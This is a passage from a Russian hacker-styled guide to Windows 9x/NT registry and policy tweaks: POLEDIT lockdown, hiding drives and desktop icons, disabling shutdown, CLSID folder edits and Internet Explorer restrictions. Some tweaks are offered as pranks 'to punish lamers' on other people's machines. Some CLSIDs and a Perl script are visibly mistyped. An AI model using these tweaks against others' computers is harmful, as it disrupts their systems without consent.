Используйте Explorer и создайте папку с именем C:\WINDOWS\PROFILE\DUMMY. Вернитесь в POLEDIT, выберите Shell|Custom Folders и отметьте все опции, записав во временной папке имена, которые вы только что создали. Кликните ОК и со-

храните файл, как CONFIG.POL.

7. Определяем доступ пользователя.

Введите пробный файл MAXIMUM.POL, кликните на ярлыке Default User и выберите Copy из меню Edit.

Перезапустите CONFIG.POL, кликните на ярлыке User и выберите Paste из меню Edit. Дважды кликните по ярлыку User и выберите папки **Shell|Custom**.

Кликните поочередно на тексте каждой опции и, если ниже появится окно редакции, замените C:\WINDOWS на C:\WINDOWS\PROFILES\USER. Убедитесь, что все опции активированы.

Выберите **Control Panel | Passwords** и активируйте опцию **Restrict** (Ограничения), затем активируйте четыре других опции, которые появятся ниже.

Под **Shell | Restrictions** активируйте опции **Remove Run command**, **Remove Find command**, **Hide Drives in My Computer** и **Don't Save Settings on Exit**.

Ознакомьтесь с подсказкой Windows **Resource Kit** и решите, какие еще ограничения вы хотите задействовать, но не активируйте опцию **Disable ShutDown Command**.

Далее перейдите к the **Shell | Restrictions** и **System | Restrictions**, а затем измените все серые окна для «галочек» на пустые.

8. Определяем доступ Администратора.

Дважды кликните на ярлыке Администратор и пройдите по всему списку ограничений, выставляя каждое окно активации на черный цвет, а не серый.

Это защитит доступ Администратора от влияний доступа пользователя в режиме по умолчанию.

9. Определяем параметры «без пользователя».

Снова запишитесь в журнал, но нажмите ESC, чтобы закрыть подсказку лога. Начните выполнение POLEDIT, выберите «Открыть реестр» (**Open Registry**) из меню «Файл» и дважды кликни-

те на «Локальном пользователе» (**Local User**).

Примените те же ограничения, которые назначили для Default User. Затем снова пропишитесь как Администратор.

10. Активация доступа к загрузке.

Загрузите CONFIG.POL в POLEDIT, откройте ярлык Default Computer, выберите «Систему» (**System**) и отметьте «галочкой» опцию «Активировать профайлы пользователей» (**Enable User Profiles**). Под **Network\Update** отметьте **Remote Update**.

Выберите **Manual** для Режимы обновления (**Update Mode**) и введите путь C:\WINDOWS\CONFIG.POL.

Сохраните CONFIG.POL.

Далее в меню «Файл» выберите «Открыть реестр» (**Open Registry**), дважды кликните на **Local Computer** и сделайте то же изменение для Режимы сетевого обновления.

Сохраните изменения и выйдите из POLEDIT.

11. Проверяем доступ.

Пропишитесь как Пользователь и убедитесь, что определенные вами ограничения доступа к командам действуют так, как нужно. Пропишитесь как Администратор и убедитесь, что никакие ограничения не действуют.

Теперь отключитесь и пропишитесь снова, используя новые имя и пароль.

На рабочем столе не должно быть ярлыков и программ, доступных из стартового меню.

Далее нажмите ESC в подсказке логина, чтобы обойти ввод пользовательского имени. И снова не должно быть никакого выбора. Если это так, то выйдите из программы и пропишитесь еще раз.

12. Защищаем доступ.

Пропишитесь как Пользователь и убедитесь, что не можете запустить в действие POLEDIT.

Для большей безопасности измените файл ADMIN.ADM (в папке C:\WINDOWS\INF) на другое название.

Используйте DOS-команду ATTRIB, чтобы переместить

скрытые системные и только читаемые атрибуты из файла C:\MSDOS.SYS и загрузите его в редактор.

Найдите заголовок [Options] и измените bootkeys= key на bootkeys=0.

Если такого ключа не имеется под [Options], то добавьте его. Сохраните файл и восстановите его скрытые, системные и только читаемые атрибуты.

Это изменение помещает пользователю прерывать процесс запуска системы.

Если BIOS позволяет, используйте его программу SETUP, чтобы деактивировать запуск с дискеты.

2. Отключение правого клика на кнопке «Пуск»

Обычно, когда вы кликаете правой кнопкой «мыши» на кнопке «Пуск», это позволяет вам открывать папку программ, Explorer и выполнять «Найти» (Find). Если вы не хотите разрешать пользователям такие операции, то защитите компьютер следующим образом:

1. Стартуйте Regedit
2. Осмотрите рабочий стол
3. Это приведет вас к HKEY_Classes_Root\Directory
4. Раскройте эту часть
5. Под заголовком Shell имеется Find (Найти)
6. Удалите Find
7. Спуститесь в реестре к заголовку Folder (Папка)
8. Раскройте эту часть и удалите Explorer и Open (Открыть).

Теперь, когда вы кликните правой кнопкой «мыши», ничего не произойдет. Вы можете удалять только те предметы, которые хотите.

(На клавиатурах Microsoft деактивируйте клавиши Window-E (для Explorer) и Window-F (для Find).

Отключение «Моего компьютера»

Для компьютеров с публичным доступом полезно отключать возможность щелчка по «Моему компьютеру» для последующего доступа к дискам, панели управления и т.д. Чтобы отключить такую возможность:

1. Стартуйте Regedit
2. Найдите
20D04FE0-3AEA-1069-A2D8-08002B30309D
3. Это приведет вас к секции
HKEY_Classes_Root\CLSID
4. Удалите всю секцию.

Теперь, когда вы кликаете на «Моем компьютере», ничего не происходит. Вы можете экспортировать эту секцию в реестровый файл до его удаления — на тот случай, если захотите подключить «Мой компьютер» заново.

Только для ваших глаз

Вам не хочется, чтобы ваши коллеги по работе заглядывали в ваш компьютер, когда вы отходите от стола? Их вряд ли остановит хранитель экрана — если только вы не защитите его паролем.

Выберите любой пароль, и как только хранитель экрана появится, вам уже не о чем будет беспокоиться.

Чтобы установить пароль для хранителя экрана, кликните на рабочем столе правой кнопкой «мыши», выберите «Свойства» (**Properties**) и откройте диалоговое окно «Свойства дисплея» (**Display Properties**).

Затем кликните на таблице «Заставка» (**Screen Saver**), далее на окне «Защищенный пароль» (**Password protected**), затем нажмите кнопку «Изменить» (**Change**) и введите пароль — дважды. Кликните ОК и дышите полной грудью.

Вот еще один совет (два в одном флаконе!): стрелки вверх и вниз рядом со «Ждать» позволят вам настроить время для появления заставки.

Как скрыть «создателя»

(Годится для всех платформ Windows.)

Когда создасте директорию в MS-DOS, назовите ее и нажмите ALT255. В этом случае директорию нельзя будет открыть без нажатия ALT255 в конце названия директории.

Boot-ключи — закрываемся

Откройте командную подсказку («Пуск», «Выполнить» и печатаем «command» без кавычек), переходим к корневой директории и используем следующую команду: ATTRIB -H -R -S MSDOS.SYS. Она удаляет скрытые, только читаемые и системные атрибуты, поэтому вы можете отредактировать ее.

BootKeys=1 активирует опции запуска ключей (F5, F6 и F8). Установка этого значения в 0 деактивирует функционирование указанных ключей запуска. Если вы системный администратор, то эта настройка позволит вам сделать систему более защищенной. Обязательно активируйте скрытые, только читаемые и системные атрибуты после редакции MSDOS.SYS. Чтобы сделать это, напечатайте: ATTRIB +H +R +S MSDOS.SYS.

Скрываем любую комбинацию дисков

Если вы хотите не показывать в Explorer/My Computer ваш перечень дисков или любую комбинацию дисков, добавьте бинарное значение «NoDrives» в реестре — HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. Назначьте ей значение согласно следующей таблице:

Буква диска	Значение
A:	01 00 00 00
B:	02 00 00 00
C:	04 00 00 00
D:	08 00 00 00
E:	10 00 00 00
F:	20 00 00 00

G:	40 00 00 00
H:	80 00 00 00
I:	00 01 00 00
J:	00 02 00 00
K:	00 04 00 00
L:	00 08 00 00
M:	00 10 00 00
N:	00 20 00 00
O:	00 40 00 00
P:	00 80 00 00
Q:	00 00 01 00
R:	00 00 02 00
S:	00 00 04 00
T:	00 00 08 00
U:	00 00 10 00
V:	00 00 20 00
W:	00 00 40 00
X:	00 00 80 00
Y:	00 00 00 01
Z:	00 00 00 02

Если вы, например, хотите скрыть диски {C,E,J,O,R,U,Y,Z}, то вам следует назначить «NoDrives» значение 14 42 12 03, где C+E = 14, J+O = 42, R+U=12 и Y+Z = 03.

Как видите, числа добавляются в 16-ном коде: ABCD = 0F, а не 15. При 00 00 00 00 все диски видны.

При FF FF FF 03 все диски скрыты.

8. Хм!

Конечно, вышестоящий начальник или оперативный сотрудник службы государственной безопасности имеет полное и закон-

ное право на проверку всех файлов и компьютеров вашего офиса. Но вы можете иметь и свое собственное мнение на этот счет.

Например, TweakUI автоматически подчищает Doc, Run, Find и т.д.

Вы можете найти эту утилиту в таблице Paranoia (название вполне подходящее). Кроме того, вы можете удалить все в папке \\windows\temp internet file.

Деактивируйте доступ к файлам, чтобы «старшие братья» не могли проверять ваш харддиск, сидя за своими столами. Не забудьте осмотреть файлы с расширением *.pwl.

Так вы сможете узнать, прописывался ли кто-то на вашем PC со своим паролем.

А теперь «клубничка». Вы одолели трудный материал, и пришло время позабавиться.

Считайте это бонусом! И этот бонус называется «**Тайные трюки Microsoft**».

Тайные трюки Microsoft

Способ быстрого выхода из Windows

Обычно на выход из Windows требуется куча времени: вы должны переместить «мышь» на кнопку «Пуск» (**Start**), нажать ее, передвинуть «мышь» на «Завершение работы» (**Shut Down**), снова нажать, переместить «мышь» на нужную опцию, кликнуть, затем переместить курсор на кнопку ОК и нажать ее. Этот процесс можно сократить, создав ярлык на рабочем столе, который будет завершать работу Windows одним кликом на кнопке.

Начнем с создания нового ярлыка (кликните правой кнопкой «мыши» и выберите «Создать» (**New**), затем «Ярлык» (**Shortcut**). Затем в окне командной строки напечатайте: C:\windows\rundll.exe user.exe,exitwindowsexec.

При клике на этом ярлыке ваш Windows тут же произведет рестарт без всяких предупреждений. Чтобы создать ярлык для завершения работы, напечатайте в командной строке:

```
C:\windows\rundll.exe user.exe,exitwindows .
```

Этот ярлык при клике тут же отключит Windows — и опять без всяких предупреждений.

«Бан» (запрет) на отключение: трюк для наказания ламеров

У вас имеется возможность деактивировать опцию «Завершение работы» (**Shut Down**) в диалоговом окне «Завершения работы». Здесь вам придется редактировать реестр, поэтому обязательно сделайте копию старого файла.

Далее, запустите regedit.exe и перейдите в: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.

На правой панели вы увидите NoClose Key.

Если такого ключа еще не существует, то создайте его (кликните правой кнопкой «мыши» на правой панели, выберите «Создать» (**New**), затем String Value. (Назовите ключ NoCloseKey.) Теперь на правой панели вы видите NoCloseKey. Кликните по нему правой кнопкой «мыши» и выберите **Modify** (Видоизменить).

В окне Value Data напечатайте 1. Это незатейливое действие деактивирует опцию «Завершить работу» в диалоговом окне «Завершения работы».

Для машин с Win95 при установке NoCloseKey в 1 операция «Пуск» (Start) > «Завершить работу» (Shut Down) вызовет сообщение об ошибке:

«Эта операция была прервана из-за ограничений, наложенных на ваш компьютер. Пожалуйста, обратитесь к вашему системному администратору.»

Вы можете снова активировать опцию «Завершения работы», установив значение NoCloseKey в 0 или просто удалив эту запись (то есть удалив NoCloseKey).

Чтобы не выполнять такую утомительную процедуру, сохраните следующий текст в файле с расширением .reg и добавьте его содержание к реестру, дважды кликнув на нем.

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ Policies\Explorer]
```

```
"NoClose"="1"
```

Как отключить показ дисков в окне «Мой компьютер»

Это еще один трюк для наказания ламеров. Чтобы отключить показ локальных или сетевых дисков при заходе в «Мой компьютер», перейдите в:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer .
```

На правой панели создайте новый DWORD-предмет и назовите его NoDrives. Далее модифицируйте значение или установите его в 3FFFFFFF (16-ый код).

Нажмите F5, чтобы освежить реестр. И теперь, кликая на «Мой компьютер», вы не увидите никаких дисков. Чтобы активировать показ дисков в окне «Мой компьютер», просто удалите этот DWORD-предмет. Вот файл .reg для этой процедуры:

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
```

```
«NoDrives»=dword:03ffffff
```

Контроль над «заставкой» или хранителем экрана (Screen Saver)

Чтобы по желанию активировать и деактивировать «заставку», перейдите к следующему реестровому ключу:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ScreenSavers .
```

Добавьте новую запись и назовите ее Mouse Corners. Отредактируйте новое значение к -Y-N. Нажмите F5, чтобы обновить реестр. Не забудьте произнести волшебное слово «Факимаки»!!!

С этого момента вы можете включать «заставку», просто поместив курсор «мыши» в верхний правый угол экрана, или отключать ее, перемещая курсор в левый нижний угол экрана.

Включение баннера при каждом запуске Windows

Если вы хотите показать баннер с вашим мудрым сообщением за несколько секунд до того, как пользователь перейдет к окну регистрации, то ступайте к ключу:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
```

```
CurrentVersion\WinLogon '.
```

Создайте новую запись на правой панели, назовите ее LegalNoticeCaption и введите заголовок, который хотите увидеть в окне Menu.

Далее создайте еще одну запись и назовите ее: LegalNoticeText. Видоизмените ее и вставьте сообщение, которое хотите показывать при каждом запуске Windows.

Ниже показан .reg файл для этой процедуры:

```
REGEDIT4
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon]
```

```
"LegalNoticeCaption"="Caption here."
```

Изменение «целей», заданных по умолчанию

Чтобы изменить диск или путь, указывающий Windows, где по умолчанию искать установочные файлы, перейдите к ключу:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Setup\SourcePath .
```

Отредактируйте его под свои цели.

Защита ярлыков и настроек рабочего стола

Вы можете защитить настройки рабочего стола и обезопасить себя от игр друзей с вашим реестром. Запустите Registry Editor и перейдите к:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer .
```

На правой панели создайте новое DWORD-значение, назовите его NoSaveSettings и видоизмените до 1.

Освежите реестр и проведите рестарт, чтобы сохранить настройки.

Папки CLSID

Не каждому нравятся упрямые ярлыки, которые не хотят исчезать с рабочего стола. Например, ярлык «Сетевое окружение». На самом деле вы можете удалить любой ярлык. Кто-то скажет, что

это элементарно: нужно кликнуть правой кнопкой на ярлыке и выбрать «Удалить». Черта с два!

Кликав правой кнопкой на этих особых папках (их список я выложу ниже), вы не увидите опций «Удалить» или «Переименовать». Для удаления этих папок существует два метода, первый из которых использует Редактор системного доступа (**Poledit** на инсталляционном диске Windows), а второй — реестр.

Прежде чем мы продолжим, вам нужно понять, что собой представляют CLSID-значения. Такие папки, как панель управления, Inbox, Microsoft Network, Dial Up Networking и т.д., являются системными папками.

Каждая системная папка имеет особый CLSID-ключ или Class ID, который является 16-байтным значением, «идентифицирующим индивидуальный объект, отсылающий к соответствующему ключу в реестре». О как!

Чтобы убрать такие системные папки с рабочего стола, перейдите к следующему реестровому ключу:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Explorer\Desktop\Namespace{xxxxxxxx
-xxxx-xxxx-xxxx-xxxxxxxxxxxxxx}
```

Чтобы удалить ярлык, просто удалите 16-байтное CLSID-значение в «NameSpace».

CLSID-значения наиболее часто используемых ярлыков

```
My Briefcase:{85BBD920-42AO-1069-A2E4-
08002B30309D}

Desktop: {00021400-0000-0000-C000-0000000000046}

Control Panel:{21EC2020-3AEA-1069-A2DD-
08002B30309D}

Dial-Up-Networking:{992CFFA0-F557-101A-88EC-
00DD01CCC48}

Fonts: {BD84B380-8CA2-1069-AB1D-08000948534}

Inbox :{00020D76-0000-0000-C000-0000000000046}

My Computer :{20D04FE0-3AEA-1069-A2D8-
08002B30309D}
```

```
Network Neighborhood:{208D2C60-3AEA-1069-A2D7-
O8002B30309D}

Printers :{2227A280-3AEA-1069-A2DE-O8002B30309D}

Recycle Bin :{645FF040-5081-101B-9F08-
00AA002F954E}

The Microsoft Network:{00028B00-0000-0000-C000-
000000000046}

History: {FF393560-C2A7-11CF-BFF4-444553540000}

Winzip :{E0D79300-84BE-11CE-9641-444553540000}
```

Например, для удаления Recycle Bin, запишите его CLSID-значение:

```
645FF040-5081-101B-9F08-00AA002F954E.
```

Теперь ступайте в реестр к ключу Namespace и удалите этот ключ:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\explorer\Desktop\NameSpace\{645FF04
0-5081-101B-9F08-00AA002F954E}.
```

Сходным образом, чтобы удалить папку «Журнал» (History), удалите следующий ключ:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\explorer\Desktop\NameSpace\{F0F0B4
2-E3F0-101B-8488-00AA003E56F8}.
```

Если вам захотелось подурочить какого-нибудь ламера, вы можете скрыть все ярлыки рабочего стола. Для этой цели перейдите к следующему реестровому ключу:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre
ntVersion\Policies\Explorer .
```

На правой панели создайте новое DWORD-значение, дайте ему имя NoDesktop и установите его в 1. Сделайте рестарт и вы больше не увидите ярлыков на рабочем столе.

Теперь вы знаете, как удалять особые системные папки с помощью реестровых ключей. Но настоящий хакер не станет их удалять. Он, скорее, добавит к ним новые черты — например, опции

DELETE и RENAME в контекстное меню, которые появляются при клике правой кнопкой. Вы можете изменить контекстное меню правой кнопки для любой системной папки и добавить в него любую из следующих опций: RENAME, DELETE, CUT, COPY, PASTE и многие другие. Такой навык требует знания конкретного CLSID-значения системной папки, чье меню вы хотите видоизменить. В этой части мы уже говорили о «мусорном ведре». Давайте отредактируем контекстное меню этой системной папки.

Прежде всего, запускаем редактор реестра и открываем следующий реестровый ключ:

```
HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\ShellFolder.
```

Если вы хотите редактировать какую-то другую папку (скажем, FONTS), то откройте соответствующий ключ:

```
HKEY_CLASSES_ROOT\CLSID\{CLSID VALUE  
HERE}\ShellFolder.
```

На правой панели расположены атрибуты DWORD-значений. Рассмотрим следующие опции:

1. Чтобы добавить в меню опцию «Заменить» (Rename), измените значение атрибутов на 50 01 00 20 .

2. Чтобы добавить в меню опцию «Удалить» (Delete), измените значение атрибутов на 60 01 00 20 .

3. Чтобы добавить в меню опцию «Переименовать/Удалить» (Rename & Delete), измените значение атрибутов на 70 01 00 20 .

4. Чтобы добавить в меню опцию «Копировать» (Copy), измените значение атрибутов на 41 01 00 20 .

5. Чтобы добавить в меню опцию «Вырезать» (Cut), измените значение атрибутов на 42 01 00 20 .

6. Чтобы добавить в меню опцию «Копировать/Вырезать» (Copy & Cut), измените значение атрибутов на 43 01 00 20 .

7. Чтобы добавить в меню опцию «Вставить» (Paste), измените значение атрибутов на 44 01 00 20 .

8. Чтобы добавить в меню опцию «Копировать/Вставить» (Copy & Paste), измените значение атрибутов на 45 01 00 20 .

9. Чтобы добавить в меню опцию «Вырезать/Вставить» (Cut & Paste), измените значение атрибутов на 46 01 00 20 .

10. Чтобы добавить в меню опцию «Вырезать/Копировать/Вставить» (Cut, Copy & Paste измените значение атрибутов на 47 01 00 20.

Вы решили добавить в контекстное меню правой кнопки **Recycle Bin** только опцию «Заменить» (**Rename**).

Изменяем значение атрибутов на 50 01 00 20.

Затем нажимаем на F5, освежаем реестр и после перезапуска системы находим, что при клике правой кнопкой на **Recycle Bin** в меню появляется опция «Заменить» (**Rename**).

Чтобы сделать рестарт Windows с опциями, установленными по умолчанию, измените значение атрибутов на 40 01 00 20 .

Ниже приводится файл, который может воспроизвести весь указанный выше процесс:

```
REGEDIT4
```

```
[HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\Shell-Folder]
```

```
<Attributes>=hex:50,01,00,20
```

Для получения доступа к свойствам модема в папке панели управления предусмотрена такая процедура: клик на «Пуск», клик на «Настройке», клик на «Панели управления», после этого перед нами открывается окно панели управления, где мы кликаем на ярлыке «Модемы».

Хотите, можете укоротить этот путь и сделать его таким: Пуск (**Start**) > Панель управления (**Control Panel**) > Модемы (**Modems**).

Тогда добавьте Панель управления и другие нужные вам особые системные папки к первому уровню меню «Пуск». Для этого соберите CLSID-значение папки, которую вы хотите добавить в стартовое меню.

Если мы добавляем только Панель управления, то CLSID-значение будет таким:

21EC2020-3AEA-1069-A2DD-08002B30309D .

Кликните правой кнопкой «мыши» на кнопке «Пуск» и выберите «Открыть» (**Open**).

Создайте новую папку и назовите ее Панель управления.

{21EC2020-3AEA-1069-A2DD-08002B30309D}

Не забудьте поставить точку после «я». Сходным образом можно добавить в стартовое меню любую системную папку.

Как удалять системные опции из стартового меню

Вы можете удалить из стартового меню такие опции, как «Найти» и «Выполнить». Для этого запускаем редактор реестра, прокручиваем его вниз и находим ключ:

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer .

Кликаем правой кнопкой на правой панели и выбираем «Создать» (**New**), затем «Значение» (**DWORD Value**). Назовем его NoFind. (При удалении опции «Выполнить» (**RUN**), называем ее NoRun).

Дважды кликаем по вновь созданному DWORD, чтобы редактировать его и назначаем ему 1 в качестве значения. Это деактивирует опцию «Найти» (**Find**) стартового меню и ключ по умолчанию (для «Найти» — F3).

Чтобы восстановить команду «Выполнить» или «Найти», изменяем значение DWORD на 0 или просто удаляем DWORD-значение.

Как раскрасить скучные желтые папки ярлыков

(Этот трюк не работает на Win98.) Вы можете изменить желтые ярлыки папок на свои персональные ярлычки. Создайте текстовый файл и скопируйте в него следующие строки:

```
[.ShellClassInfo]
ICONFILE=Drive:\Path\Icon_name.extension
```

Сохраните этот текстовый файл по имени desktop.ini в папке, чей ярлык вы хотите изменить. Теперь, используя команду

ATTRIB, не позволим изменять его атрибуты на «скрытые» и «только читаемые». Чтобы изменить ярлык диска, создайте текстовый файл со следующими строками:

```
[Autorun]
ICON=Drive:\Path\Icon_name.extension
```

Сохраните этот файл в корневом каталоге диска, чей ярлык вы хотите изменить, и назовите его autorun.inf. Допустим, вы хотите изменить ярлык дисководов.

В этом случае сохраните ярлык в a:\icon_name.ico. Кроме того, вы можете создать ярлык для харддиска, написать текстовый файл [autorun.inf] и сохранить его в «с:\».

Защита WindowsNT

По умолчанию NT 4.0 указывает последнего человека, который регистрировался в системе. Это может стать угрозой для безопасности — особенно, если пользователь выбрал для пароля свое имя пользователя. Чтобы устранить такую «дыру», перейдите в редактор реестра и найдите ключ:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current  
Version\Winlogon .
```

Кликните и выберите предмет ReportBookOK, затем создайте новое значение DontDisplayLastUserName. Видоизмените его и назначьте для него значение 1.

Любой системный администратор стремится к тому, чтобы пароли его пользователей не были легкими и предсказуемыми. NT имеет для этого утилиту User Manager, которая позволяет администратору настраивать временные ограничения пароля. Такие ограничения заставляют пользователей менять пароли через некоторое количество дней.

Кроме того, администратор может настроить минимальную длину паролей и запретить пользователям применять пароли уже бывшие в употреблении. Еще он может деактивировать аккаунт после нескольких неудачных попыток регистрации логина.

Если вам нужно деактивировать кэширование пароля, то скопируйте следующие строки в ASCII редактор (Блокнот) и сохраните файл с расширением .reg:

```

-----Деактивация .reg-----
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network]
«DisablePwdCaching»=dword:00000001
-----DISABLE.reg-----

```

Чтобы активировать кэширование пароля, используйте следующий .reg-файл:

```

-----Enable.reg-----
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network]
«DisablePwdCaching»=dword:00000000
-----Enable.reg-----

```

Очистка меню «Последних документов» и данных RUN MRU

Меню «Последних документов» (Recent Docs) можно деактивировать, отредактировав реестр. Для этого вам нужно перейти к следующему ключу:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer .
```

На правой панели создайте новое DWORD-значение, назовите его NoRecentDocsMenu и установите в 1. Проведите рестарт Explorer, чтобы сохранить изменения.

Вы можете очистить журнал RUN MRU. Все списки хранятся в ключе:

HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU .

Вы можете удалить индивидуальные списки или весь список. Чтобы удалить журнал списка «Найти», перейдите к:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec MRU и удалите его.

Коррекция контекстного меню правой кнопки стартового меню

Когда вы кликаете правой кнопкой «мыши» на стартовом меню, появляются три опции: «Открыть» (**Open**), «Проводник» (**Explorer**) и «Найти» (**Find**). Вы можете добавить свои программы, которые будут появляться в этом меню (при клике правой кнопкой).

Откройте Regedit и перейдите к следующему реестровому ключу:

HKEY_CLASSES_ROOT\Directory\Shell .

Кликните правой кнопкой на Shell и создайте новый субключ. (Вы можете создать новый субключ, кликнув правой кнопкой на Shell Key и выбрав New > Key.) Напечатайте имя приложения, которое вы хотите добавить в стартовое меню.

Например, я решил добавить в стартовое меню Блокнот и поэтому называю новый субключ, как Блокнот. Далее я кликаю правой кнопкой на новом реестровом ключе и создаю еще один новый ключ с именем Command.

Затем ввожу полный путь приложения — в этом случае Блокнот в default-значении Command на правой панели. После этого я видоизменяю (**Modify**) значение «строки по умолчанию» и ввожу полный путь Блокнота: c:\windows\notepad.exe.

Затем нажимаю F5, чтобы обновить реестр.

Теперь, если я кликну правой кнопкой «мыши» на «Пуск» (**Start**), то найду там новое дополнение к меню Блокнот. Кликнув на нем, я запущу в действие Блокнот.

Мы можем не только добавлять, но и удалять существующие опции в этом окне. Чтобы удалить опцию «Найти» (**Find**), перейдите к следующему реестровому ключу:

```
HKEY_CLASSES_ROOT\Directory\Shell\Find .
```

Удалите «Найти» (**Find**). И не удаляйте «Открыть» (**Open**), потому что тогда вы не сможете открывать в стартовом меню такие папки, как «Программы», «Стандартные» и т.д.

Изменение стрелки ярлыка

Все ярлыки имеют черную стрелку, которая отличает их от обычных файлов. Эта стрелка многих раздражает, и поскольку хакер должен знать о любом возможном изменении в системе, я научу вас еще одному трюку.

Стартуйте редактор реестра (**Registry Editor**) и перейдите к:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Shell Icons.
```

На правой панели имеется список ярлыков. (На некоторых системах — особенно с Windows 98 правая панель пуста. Не волнуйтесь. Просто добавьте требуемое значение.) Найдите значение 29. Если его там не имеется, добавьте.

Значение этой строки таково: C:\Windows\system\shell32.dll, 29 (то есть, 30-ый ярлык в shell32.dll — будет первым с цифрой 0). Теперь нам нужен пустой ярлык.

Вы уже знаете, как создавать ярлыки. Когда сделаете свой ярлык, поменяйте значение на C:\xxx.ico, 0 , где «xxx» — это полный путь файла ярлыка, а «0» является ярлыком.

Теперь миг забавы. Если пустой ярлык не нравится вам, измените его еще раз. Вы найдете, что под shell32.dll имеются шестеренчатый ярлык, папка с полным доступом (там, где рука) и кое-что другое. Поэкспериментируйте сами.

Использование Perl для доступа к списку служб, выполняемых в вашей NT-системе

Следующий скрипт даст вам список служб, выполняемых в вашей NT-системе:

```
-----script.pl-----
#!c:\per\bin\perl.exe
use Win32::Service;
my ($key, %service, %status, $part);
Win32::Service::GetServices(' ', \%services);
foreach $key (sort keys %services) {
    print «Print Name\t: $key, $services{$key}\n»;
    Win32::Service::GetStatus(' ', $services{$key};
    \%status);
    foreach $part (keys %status) {
        print «\t$part : $status{$part}\n» if($part eq
        «CurrentState»);
    }
}
-----script.pl-----
```

Юзер с компьютером на
«Вы».
Программист на «ты».
А хакер на «Ну ты, козел!»

Трюки Internet Explorer

Инструментальная панель для режима «полного экрана» (Full Screen)

Опция «Полный экран» (Full Screen) увеличивает видимую область, но иногда нам хотелось бы раздвинуть ее еще больше. Для этого необходима перестройка инструментальной панели. Сейчас мы поучимся тому, как изменять размер инструментальной панели Internet Explorer. Эта реестровая процедура усложняется вовлечением бинарных значений. Чтобы упростить ее, я приведу реестровый файл, который активирует масштабную опцию для инструментальной панели Internet Explorer.

REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar]

«Theater»=hex:0c,00,00,00,4c,00,00,00,74,00,00,00,18,00,00,00,1b,00,00,00,5c,\

00,00,00,01,00,00,00,e0,00,00,00,a0,0f,00,00,05,00,00,00,22,00,00,00,26,00,\

00,00,02,00,00,00,21,00,00,00,a0,0f,00,00,04,00,00,00,01,00,00,00,a0,0f,00,\

00,03,00,00,00,08,00,00,00,00,00,00,00,00,00,00

Изменение вида инструментальной панели для Internet Explorer

Инструментальная панель Internet Explorer выглядит слишком просто. Хотите сделать ее оригинальной и добавить к ней новые черты? Тогда найдите следующий ключ:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\ Toolbar\.

На правой панели создайте новую строку значения, назовите ее BackBitmap и (кликнув правой кнопкой и выбрав Modify) в ка-

честве значения укажите путь к Bitmap, в которую вы хотите нарядить панель. После перезапуска Internet Explorer инструментальная панель будет иметь другой вид.

Изменение заголовка Internet Explorer

Вам не нравится заголовок Internet Explorer? Тогда измените его. Откройте редактор реестра и перейдите к:

```
HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Internet Explorer\Main.
```

На правой панели создайте новую строку значения и назовите ее Window Title. (Обязательно поставьте пропуск между Window и Title). Кликните правой кнопкой «мыши» на новой строке значения и выберите «Изменить» (**Modify**).

Напечатайте новый заголовок, который хотите увидеть на экране. Проведите рестарт, чтобы настройки начали действовать.

Скрытые черты Internet Explorer 5

Microsoft Internet Explorer 5 имеет несколько скрытых черт, которые можно контролировать с помощью реестра. Откройте реестр и найдите следующий ключ:

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions.
```

Создайте новое DWORD-значение и назовите его х. (Ниже приведен список значений х.) Далее измените значение на 1, чтобы активировать его, или на 0 для деактивации.

NoBrowserClose :	Деактивирует опцию закрытия Internet Explorer.
NoBrowserContextMenu :	Деактивирует контекстное меню правой кнопки.
NoBrowserOptions :	Деактивирует меню Панель инструментов/Настройка (Tools/Internet Options menu).

NoBrowserSaveAs :	Деактивирует возможность «Сохранять как...» (Save As).
NoFavorites :	Деактивирует Избранное (Favorites).
NoFileNew :	Деактивирует команду Файл/Создать (File/New).
NoFileOpen :	Деактивирует команду Файл/Открыть (File/Open).
NoFindFiles :	Деактивирует команду «Найти на этой странице» (Find Files).
NoSelectDownloadDir :	Деактивирует опцию выбора загружаемой директории.
NoTheaterMode :	Деактивирует опцию Полного экрана (Full Screen).

Теперь перейдем к трюкам с Outlook Express.

Трюки с Outlook Express

Цветной фон

Вам не нравится скучный фон Outlook Express? Тогда откройте редактор реестра и отыщите ключ:

HKEY_CURRENT_USER\Software\Microsoft\ Internet Mail And News key.

